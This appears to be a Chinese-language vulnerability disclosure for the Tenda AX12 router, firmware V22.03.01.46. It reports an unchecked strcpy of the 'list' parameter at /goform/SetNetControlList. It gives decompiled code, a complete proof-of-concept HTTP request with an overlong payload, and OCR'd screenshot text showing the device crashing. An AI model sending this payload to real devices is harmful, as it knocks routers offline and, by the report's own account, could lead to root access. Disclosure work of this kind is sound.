
Tenda AX12 V1.0 V22.03.01.46 存在堆栈溢出漏洞

概述：

影响设备：Tenda AX12 V1.0
影响固件版本：V22.03.01.46
影响：拒绝服务攻击，栈溢出可以进一步获得root shell
固件下载地址：https://www.tenda.com.cn/download/detail-3621.html

漏洞：

该漏洞位于 `/goform/SetNetControlList` 中对获取的请求参数 `list` 没有长度限制，最终可以导致堆栈溢出
在 `httpd` 文件中的 `sub_41DE60` 函数中存在目标漏洞函数 `sub_43FDCC`



可以通过读取请求参数 `list` 传入 `sub_43FBBC`，如下图:

```
int __fastcall sub_43FDCC(int a1)
{
  int v1; // $v0
  int result; // $v0

  v1 = (int)sub_415C94(a1, (int)"list", (int)"");
  sub_43FBBC(v1, '\n');                                 // vuln
  signal(18, 1);
```

传入的 `v1` 作为变量 `a1` 被函数 `strcpy` 复制到变量 `v14` 中，而它的偏移量仅仅为0x208，意味着可以构造长度大于它的字符串达到栈溢出的效果，可以造成拒绝服务攻击，进一步可以构造exp获取root shell

```
int __fastcall sub_43FBBC(int a1, int a2)
{
  _BYTE *v4; // $v0
  _BYTE *v5; // $s2
  int v6; // $s1
  int v8; // [sp+20h] [-254h] BYREF
  int v9; // [sp+24h] [-250h] BYREF
  int v10; // [sp+28h] [-24Ch]
  int v11[4]; // [sp+2Ch] [-248h] BYREF
  int v12[4]; // [sp+3Ch] [-238h] BYREF
  char v13[32]; // [sp+4Ch] [-228h] BYREF
  char v14[256]; // [sp+6Ch] [-208h] BYREF <---
  char v15[256]; // [sp+16Ch] [-108h] BYREF

  v8 = 0;
  memset(v14, 0, sizeof(v14));
  v9 = 0;
  v10 = 0;
  memset(v13, 0, sizeof(v13));
  memset(v11, 0, sizeof(v11));
  memset(v12, 0, sizeof(v12));
  memset(v15, 0, sizeof(v15));
  sub_43F82C();
  while ( 1 )
  {
    v4 = (_BYTE *)strchr(a1, a2);
    if ( !v4 )
      break;
    *v4 = 0;
    v5 = v4 + 1;
    memset(v14, 0, sizeof(v14));
    strcpy((int)v14, a1);                               // stack overflow
```


POC:


```
POST /goform/SetNetControlList HTTP/1.1
Host: 192.168.122.15
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/115.0.5790.171 Safari/537.36
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 3485
Origin: http://192.168.122.15
Connection: close
Referer: http://192.168.122.15/index.html
Cookie: password=12345678

list=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

```
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

影响效果：


Learn
Send
Cancel
Target: http://192.168.122.15
HTTP/1
Request
Response
Inspector
Request attributes
Request query parameters
Request body parameters
Request cookies
Request headers
Problem loading page
http://192.168.122.15/index.html
Import bookmarks...
Getting Started
Start
Parrot OS
Community
Unable to connect
Firefox can't establish a connection to the server at 192.168.122.15.
The site could be temporarily unavailable or too busy. Try again in a few
Try Again
正在捕获 virbr2 (作为超级用户)
No.
Time
Source
Destination
Protocol
Length
Info


Repeater
Collaborator
Sequencer
Decoder
Logger
Organizer
Extensions
Settings
Target: http://192.168.122.15
Response
Pretty
Raw
Hex
Render
Inspector
Selection
Selected text
See more
Decoded from:
Select
Cancel
Request attributes
Request query parameters
Request body parameters
Request cookies
Search...
0 highlights
Parrot Terminal
文件(F) 编辑(E) 视图(V) 搜索(S) 终端(T) 帮助(H)
1691668422967
R7WebsSecurityHandler [1581] i=0
------ NOPASSWORD -------
R7WebsSecurityHandler [2142]
sh: can't create /sys/module/printk/parameters/time: nonexistent directory
sh: can't create /sys/module/printk/parameters/time: nonexistent directory
doSystemCmd_return:
want:-1
----form_fast_setting_get---258----wanType = -1-----
sysTime:12411 fistTime:592 net:0
~~~~~~~~~~ check time out ~~~~~~~~~~
sh: ip: not found
R7WebsSecurityHandler [1522] url=/goform/getSyncAccount?0.3763491142261264
R7WebsSecurityHandler [1581] i=0
------ NOPASSWORD -------
R7WebsSecurityHandler [2142]
obtain base64 decode len err
obtain base64 decode len err
R7WebsSecurityHandler [1522] url=/goform/SetNetControlList
R7WebsSecurityHandler [1581] i=0
------ NOPASSWORD -------
R7WebsSecurityHandler [2142]
Segmentation fault
/ #
~~~~~~~~~~